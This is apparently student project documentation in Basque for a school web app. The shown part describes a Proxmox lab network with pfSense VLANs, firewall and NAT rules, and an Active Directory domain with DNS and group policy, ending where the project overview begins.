



ESKOLAK

Web Aplikazioaren Dokumentazio Teknikoa

Erronka 1 · Talde 3

Aurkibidea

1. **Sarea**
2. **Sistemak**
3. **Proiektuaren aurkezpena eta helburuak**
 - 1.1. Helburu nagusiak
 - 1.2. Aplikazioaren fitxa teknikoa
4. **Erabilitako teknologiak**
 - 2.1. Backend-a
 - 2.2. Frontend-a
 - 2.3. Garapen- eta kalitate-tresnak
5. **Arkitektura, egitura eta azpiegitura**
 - 3.1. Proiektuaren egitura eta direktorioak
 - 3.2. MVC fluxuaren adibidea
 - 3.3. Azpiegitura eta hedapena Proxmox ingurunean
6. **Erabiltzaile motak eta baimen-sistema**
 - 4.1. Erabiltzaile-rolak
 - 4.2. Gate bidezko baimen-sistema
7. **Funtzionalitate nagusiak**
 - 5.1. Erregistroa eta kontuaren egiaztapena
 - 5.2. Saioa hasi eta Google bidezko sarbidea (OAuth)
 - 5.3. Profil akademikoa
 - 5.4. Ikastaroen katalogoa
 - 5.5. Matrikulazioak
 - 5.6. Irakasle-gunea
 - 5.7. Administrazio-panela
8. **Datu-basearen diseinua**
 - 6.1. Taula nagusiak
 - 6.2. Ereduen arteko erlazio logikoa
 - 6.3. Datuen osotasunerako mekanismoak
9. **Ibilbide eta kontrolatzaile nagusiak (Routing)**
10. **Segurtasun-neurriak eta protokoloak**
 - 8.1. Babes-mekanismo orokorrak
 - 8.2. Administrazioaile bakarra ez galtzeko babesa
 - 8.3. Produkzio-ko segurtasun-gomendioak
11. **Pentesting simulazioa eta ahultasunen azterketa**
 - 9.1. Metodologia eta azterketa-ingurunea
 - 9.2. Simulatutako eraso-kasuak (OWASP Top 10)
 - 9.3. Emaitzak eta aplikatutako arintze-neurriak
 - 9.4. Laborategiko pentesting praktika eta analisi forensea
12. **Prebentzio-plana eta enpresaren kontzientziazioa**

- 10.1. Helburu tekniko zein antolakuntzazkoak
- 10.2. Prestakuntza-ekintzak eta ohitura seguruak
- 10.3. Phishing simulazioak
- 10.4. Pasahitzen politika eta MFA
- 10.5. Intzidenteen komunikazio-protokoloa
- 10.6. Plangintza eta maiztasun-matrizea
- 10.7. Planaren jarraipena eta ebaluazioa

13. Arriskuen analisia eta arrisku-taula

- 11.1. Arriskuen ebaluazio-matrizea
- 11.2. Arrisku-mailen interpretazioa
- 11.3. Arrisku nagusien tratamendua

14. Hizkuntzak eta erabilerraztasuna

- 12.1. Nazioartekotzea (i18n) eta hizkuntza-kudeaketa
- 12.2. Tema argia / iluna eta UI erabilerraztasuna

15. .env ingurune-konfigurazioa

16. Instalazioa eta exekuzio-gida

- 14.1. Urratsak
- 14.2. Komando erabilgarriak

17. Probak, kalitatea eta CI/CD pipeline-a

- 15.1. GitHub Actions CI prozesua
- 15.2. Probetan agertzen diren arlo nagusiak

18. Proiektuaren egungo egoera eta hobekuntza-proposamenak

- 16.1. Antzemandako dokumentazio-oharra
- 16.2. Hobekuntza posibleak

19. Ondorioak

20. Eranskina A · Osagai nagusien laburpena

21. Eranskina B · Pentesting auditoretzaren txostena

22. Eranskina C · Pentesting faseak eta tresnak

23. Eranskina D · Auzitegi analisiaren txantiloak

1.SAREAK

Proxmox VE (9.2.2 bertsioa) instalatu dugu 192.168.74.70/24 sarean, ingurune birtualizatuan pfSense suebakia eta azpisare ezberdinen arteko segmentazioa eta bideratzea konfiguratu dira, segurtasuna eta isolamendua bermatzeko.

SARE BIRTUALAREN ARKITEKTURA ETA VLAN-AK

VLAN / Sarea	Proxmox Interfazea	pfSense Interfazea	Atebide Nagusia (Gateway)	Zerbitzuak / Makina Birtualak
(WAN)	vmbr1	vtnet0	192.168.74.254	pfSense WAN Interfazea (192.168.74.1)
DMZ (VLAN 10)	vmbr2	vtnet1	192.168.10.254	VM 104 (ubuntu-web) (192.168.10.10)
Zerbitzariak (VLAN 20)	vmbr3 (Tag 20)	vtnet2-lan	192.168.20.254	VM 103 (ubuntu-mysql) (192.168.20.10)
Erabiltzaileak (VLAN 30)	vmbr3 (Tag 30)	vtnet2-lan	192.168.30.254	VM 102 (bezero) (192.168.30.100)
Sistemak (VLAN 40)	vmbr3 (Tag 40)	vtnet2-lan	192.168.40.254	VM 101 (Active Directory) (192.168.40.10)

vmbr1(WAN) → Klaseko/kanpoko sarearekin konektatzeko erabilitako interfazea
 vmbr2(DMZ) → Web zerbitzaria isolatzeko eremu birtuala
 vmbr3 (LAN VLANS) → Interfaze honen gainean bideratzen dira VLAN-ak (20,30,40)
 azpisareak tag-en bidez

Name	Alternative Names	Type	Active	Autostart	VLAN a...	Ports/Slaves	Bond Mode	CIDR	Gateway	Comment
nic0	enp3s00 enx2c768a53e664	Network Device	Yes	No	No					
nic1	enp3s01 enx2c768a53e665	Network Device	No	No	No					
nic2	enp3s02 enx2c768a53e666	Network Device	Yes	No	No					
nic3	enp3s03 enx2c768a53e667	Network Device	Yes	No	No					
vmbr0		Linux Bridge	Yes	Yes	No	nic0		192.168.97.1/24		
vmbr1		Linux Bridge	Yes	Yes	No	nic3				
vmbr2		Linux Bridge	Yes	Yes	No					
vmbr3		Linux Bridge	Yes	Yes	Yes	nic2				
vmbr3.40		Linux VLAN	Yes	Yes	No			192.168.40.2/24	192.168.40.254	

ISO-ak igo genituen

Name	Date	Format	Size
17763.3650.221105-1748.rs5_release_svc_refresh_SERVER_EVAL_x64FRE-es-es__1_iso	2026-09-24 13:42:35	iso	5.29 GiB
pfsense-amd64.iso	2026-09-24 14:09:35	iso	943.88 MiB
ubuntu-24.04.5-live-server-amd64.iso	2026-09-29 13:02:39	iso	3.80 GiB
Win11_25H2_Spanish_x64_v2.iso	2026-09-24 12:44:07	iso	7.89 GiB
Windows10.Pro.20H1.May.2020__1_iso	2026-09-28 13:15:29	iso	4.96 GiB

Pfsense instalatu 192.168.74.71 sarean eta sare txartelak jarri genion

Category	Value
Memory	2.00 GiB
Processors	2 (1 sockets, 2 cores) [x86-64-v2-AES]
BIOS	Default (SeaBIOS)
Display	Default
Machine	Default (i440fx)
SCSI Controller	VirtIO SCSI single
CD/DVD Drive (ide2)	none,media=cdrom
Hard Disk (scsi0)	local-lvm:vm-100-disk-0,iothread=1,size=20G
Network Device (net0)	virtio=BC:24:11:D7:B6:81,bridge=vmbr1
Network Device (net1)	virtio=BC:24:11:0F:33:8D,bridge=vmbr2
Network Device (net2)	virtio=BC:24:11:0E:A4:FA,bridge=vmbr3

Vlan-ak eta Interfazeak jarri

Interfaces / Interface Assignments

Interface Assignments

Interface Groups

Wireless

VLANs

QinQs

PPPs

GRES

GIFs

Bridges

LAGGs

Interface	Network port
WAN	vtnet0 (bc:24:11:d7:b6:81)
LAN	vtnet2 (bc:24:11:0e:a4:fa) Delete
DMZ	vtnet1 (bc:24:11:0f:33:8d) Delete
ZERBITZARIAK	VLAN 20 on vtnet2 - lan (ZERBITZARIAK) Delete
ERABILTZAILEAK	VLAN 30 on vtnet2 - lan (ERABILTZAILEAK) Delete
SISTEMAK	VLAN 40 on vtnet2 - lan (SISTEMAK) Delete

Interfaces / VLANs

Interface Assignments

Interface Groups

Wireless

VLANs

QinQs

PPPs

GRES

GIFs

Bridges

LAGGs

VLAN Interfaces				
Interface	VLAN tag	Priority	Description	Actions
vtnet2 (lan)	20		ZERBITZARIAK	
vtnet2 (lan)	30		ERABILTZAILEAK	
vtnet2 (lan)	40		SISTEMAK	

Add

Bideratze NAT eta Segurtasun Arauak

Firewall / NAT / Port Forward

Port Forward

1:1

Outbound

NPt

Rules										
	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
☐	☒ WAN	TCP	*	*	WAN address	80 (HTTP)	192.168.10.10	80 (HTTP)		
☐	☒ WAN	TCP	*	*	WAN address	443 (HTTPS)	192.168.10.10	443 (HTTPS)		

Add

Add

Delete

Toggle

Save

Separator

Wan-etik sartzen den trafiko guztia PfSensera ailegatzean berbideratzen dio web zerbitzarira, hau da, PfSensearen IP-a jartzen baduzu berbideratuko dio webaraino

HTTP (80 portua): WAN IP-ra datorren 80 portuko trafikoa 192.168.10.10 IPra (80 portura) berbideratzen da.

HTTPS (443 portua): WAN IP-ra datorren 443 portuko trafikoa 192.168.10.10 IPra (443 portura) berbideratzen da.

DMZ interfazearen segurtasun arauak

Firewall / Rules / DMZ

Floating WAN LAN **DMZ** ZERBITZARIAK ERABILTZAILEAK SISTEMAK

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0/0 B	IPv4 TCP	DMZ subnets	*	192.168.20.10	3306	*	none		DMZ -> Mysql	
☐	✗ 0/0 B	IPv4 *	DMZ subnets	*	192.168.0.0/16	*	*	none			
☐	✓ 0/417 KiB	IPv4 *	DMZ subnets	*	*	*	*	none			

Add
 Add
 Delete
 Toggle
 Copy
 Save
 Separator

1. Permit TCP 3306 (DMZ → MySQL)

DMZtik trafikoa baimentzen du 3306 portuan web-a datu basearekin komunikatzeko

2. Barne sareen blokeoa (192.168.20.0/24,192.168.30.0/24,192.168.40.0/24)

Barneko sareen trafikoa blokeatzen du segurtasuna bermatzeko, hau da, hacker batek web-a erasotzen badu ezingo du beste sareetara salto egin

3. Trafiko guztia baimentzen du kanpo nabigazioa izateko

Erabiltzaileen interfazearen segurtasun arauak

Firewall / Rules / ERABILTZAILEAK

Floating WAN LAN DMZ ZERBITZARIAK **ERABILTZAILEAK** SISTEMAK

Rules (Drag to Change Order)

☐	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0/2.96 MiB	IPv4 TCP	ERABILTZAILEAK subnets	*	ERABILTZAILEAK address	80 - 443	*	none		erabiltzaileak entran a pfsense	
☐	✓ 25/9.58 MiB	IPv4 *	ERABILTZAILEAK subnets	*	192.168.40.10	*	*	none		active directory	
☐	✓ 0/67.95 MiB	IPv4 *	ERABILTZAILEAK subnets	*	192.168.40.1	*	*	none		active directory	
☐	✗ 0/0 B	IPv4 *	ERABILTZAILEAK subnets	*	192.168.20.0	*	*	none		blokea red	
☐	✗ 0/0 B	IPv4 *	ERABILTZAILEAK subnets	*	192.168.40.0	*	*	none		blokeo	
☐	✓ 161/3.80 GiB	IPv4 *	ERABILTZAILEAK subnets	*	*	*	*	none			

Add
 Add
 Delete
 Toggle
 Copy
 Save
 Separator

1. Erabiltzaileei pfSense-ren kudeaketa-panelera atzipena baimentzen du 80 (HTTP) eta 443 (HTTPS) portutik

2. Zerbitzariarekin komunikazioa baimentzen du, erabiltzaileek autentifikatu eta GPOak jaso ahal izateko

3. (kaptura berria atera txarto dago)

4 eta 5. Zerbitzari eta Sistemetako sarera atzitu nahi badu erabiltzaile batek, ez dio lagako

6. Filtro guztiak aplikatu eta gero sarera atzipena izango du

Outbound NAT

Modua: Automatic Outbound NAT kudeaketa automatikoa erabili da

Port Forward

1:1

Outbound

NPT

Outbound NAT Mode

Mode

☒ Automatic outbound NAT rule generation. (IPsec passthrough included)

☐ Hybrid Outbound NAT rule generation. (Automatic Outbound NAT + rules below)

☐ Manual Outbound NAT rule generation. (AON - Advanced Outbound NAT)

☐ Disable Outbound NAT rule generation. (No Outbound NAT rules)

Save

Mappings

☐

Interface

Source

Source Port

Destination

Destination Port

NAT Address

NAT Port

Static Port

Description

Actions

↑ Add

↓ Add

Delete

Toggle

Save

Automatic Rules


	Interface	Source	Source Port	Destination	Destination Port	NAT Address	NAT Port	Static Port	Description
✓	WAN	127.0.0.0/8 ::1/128 192.168.10.0/24 192.168.20.0/24 192.168.30.0/24 192.168.40.0/24	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP
✓	WAN	127.0.0.0/8 ::1/128 192.168.10.0/24 192.168.20.0/24 192.168.30.0/24 192.168.40.0/24	*	*	*	WAN address	*	✕	Auto created rule

i

Sare lokaleko (192.168.10.0/24, 20.0/24, 30.0/24, 40.0/24) paketeak kanpora doazenean, jatorrizko IP helbide pribatua pfSense-ren WAN IP publiko/kanpokoagatik ordezkatzen da (WAN address). Horri esker, barneko gailu guztiek Interneteko konexio segurua dute.

2. SISTEMAK

Documentazio honetan Proxmox azpiegituran inplementatutako zerbitzarien, Active Directory domeinuaren, DNS zerbitzuaren eta GPO directiben konfigurazioa azaltzen da.



100 (pfsense): Suebaki nagusia. VLAN ezberdinen arteko bideratzea, NAT eta segurtasun-arauak kudeatzen ditu.

101 (VM 101 - Windows Server): Windows Server 2019/2022 zerbitzaria. Active Directory Domeinu Kontrolatzaile (talde3.lan) eta DNS zerbitzari nagusi gisa funtzionatzen du (192.168.40.10).


102 (bezero): Windows 10 Pro Bezero-makina (192.168.30.100), talde3.lan domeinura atxikitako bezeroa (ERABILTZAILEAK VLAN 30).

103 (ubuntu-mysql): Ubuntu Server datu-base zerbitzaria (192.168.20.10), ZERBITZARIAK VLAN 20 eremuan.

104 (ubuntu-web): Ubuntu Server Web zerbitzaria (192.168.10.10), DMZ VLAN 10 eremuan isolatuta.



Windows Server (VM 101)

Domeinua sortuta 192.168.40.10 sarean VLAN 40-arekin Domeinu izena: **talde3.lan**




BALIABIDE PARTEKATUAK ETA GPO DIRECTIBEN KUDEAKETA
Karpeta partekatu bat sortu dugu windows zerbitzarian eta partekatu egin dugu unidad organizatiba batera “erabiltzaileak” deituta.


Tokiko bidea: C:\partekatuta



Active Directory-n Erabiltzaileak izeneko Antolaketa Unitatea (OU) sortu da (bertan Adrian erabiltzailea kokatuz). OU honi GPOfondoak izeneko talde-directiba bat elkartu zaio



Eta konfiguratu egin genuen




W10 Pro-ari "bezero" izena jarri diogu eta domeinura sartuko dugu

IP helbidea: 192.168.30.100

Azpisare-maskara: 255.255.255.0

Atebide nagusia: 192.168.30.254 (pfSense VLAN 30 interfazea)

DNS Zerbitzari Nagusia: 192.168.40.10 (Windows Server)



Hemen ikusten da nola bezeroa domeinuan sartuta dagoela

```
Símbolo del sistema
Dispositivo de arranque: \Device\HarddiskVolume1
Configuración regional del sistema: es;Español (internacional)
Idioma de entrada: es;Español (tradicional)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
Cantidad total de memoria física: 4.575 MB
Memoria física disponible: 2.764 MB
Memoria virtual: tamaño máximo: 5.989 MB
Memoria virtual: disponible: 4.291 MB
Memoria virtual: en uso: 1.698 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: talde3.lan
Servidor de inicio de sesión: \\WIN-J1M4M004JGD
Revisión(es): 6 revisión(es) instaladas.
[01]: KB5006365
[02]: KB4557968
[03]: KB4577586
[04]: KB5033052
[05]: KB4556803
[06]: KB5066790
Tarjeta(s) de red: 1 Tarjetas de interfaz de red instaladas.
[01]: Intel(R) PRO/1000 MT Network Connection
Nombre de conexión: Ethernet
DHCP habilitado: No
Direcciones IP
[01]: 192.168.30.100
[02]: fe80::2ccb:e7e:37:8379
Requisitos Hyper-V: Se detectó un hipervisor. No se mostrarán las características necesarias para
Hyper-V.
C:\Users\Adrian.TALDE3>
```

Administrador de DNS

Archivo Acción Ver Ayuda

Nombre	Tipo	Datos	Marca de
_msdcs			
_sites			
_tcp			
_udp			
DomainDnsZones			
ForestDnsZones			
(igual que la carpeta princip...	Inicio de autoridad (SOA)	[26], win-j1m4mo04jgd.tal...	static
(igual que la carpeta princip...	Servidor de nombres (NS)	win-j1m4mo04jgd.talde3.l...	static
(igual que la carpeta princip...	Host (A)	192.168.40.10	29/09/202
Bezero	Host (A)	192.168.30.100	29/09/202
win-j1m4mo04jgd	Host (A)	192.168.40.10	static

Usuarios y equipos de Active Directory

Archivo Acción Ver Ayuda

Nombre	Tipo	Descripción
Adrian	Usuario	

Eta hemen GPO funtzionamenduan ikuskiko dugu

```
C:\Users\Adrian.TALDE3>gpresult /r
```

Herramienta de resultados para la Directiva de grupos del
sistema operativo Microsoft (R) Windows (R) v2.0
© 2020 Microsoft Corporation. Todos los derechos reservados.

Creado el [02/10/2026 a las 11:08:51]

RSOP datos para TALDE3\adrian en BEZERO : modo de inicio de sesión


Configuración del sistema operativo: Estación de trabajo miembro
Versión del sistema operativo: 10.0.19041
Nombre de sitio: n/a
Perfil móvil: n/a
Perfil local: C:\Users\Adrian.TALDE3
¿Conectado a un vínculo de baja velocidad?: No

CONFIGURACIÓN DE USUARIO

CN=Adrian,OU=Erabiltzaileak,DC=talde3,DC=lan
Última vez que se aplicó la Directiva de grupo: 02/10/2026 a las 9:23:53
Directivas de grupo aplicadas desde WIN-J1M4M004JGD.talde3.lan
Umbral del vínculo de baja velocidad de las Directivas de grupo: 500 kbps
Nombre de dominio: TALDE3
Tipo de dominio: Windows 2008 o posterior

Objetos de directiva de grupo aplicados

GPOfondoa



1. Proiektuaren aurkezpena eta helburuak

Eskolak hezkuntza-ingurune baterako sortutako web aplikazioa da. Plataformaren helburua ikasle, irakasle eta administratzaileek ikastaroak, klaseak, erabiltzaileak, matrikulazioak eta material didaktikoak modu zentralizatuan kudeatzea da. Aplikazioak rol bakoitzari dagokion lan-eremua eskaintzen dio, eta baimenak zerbitzariaren aldean kontrolatzen dira.

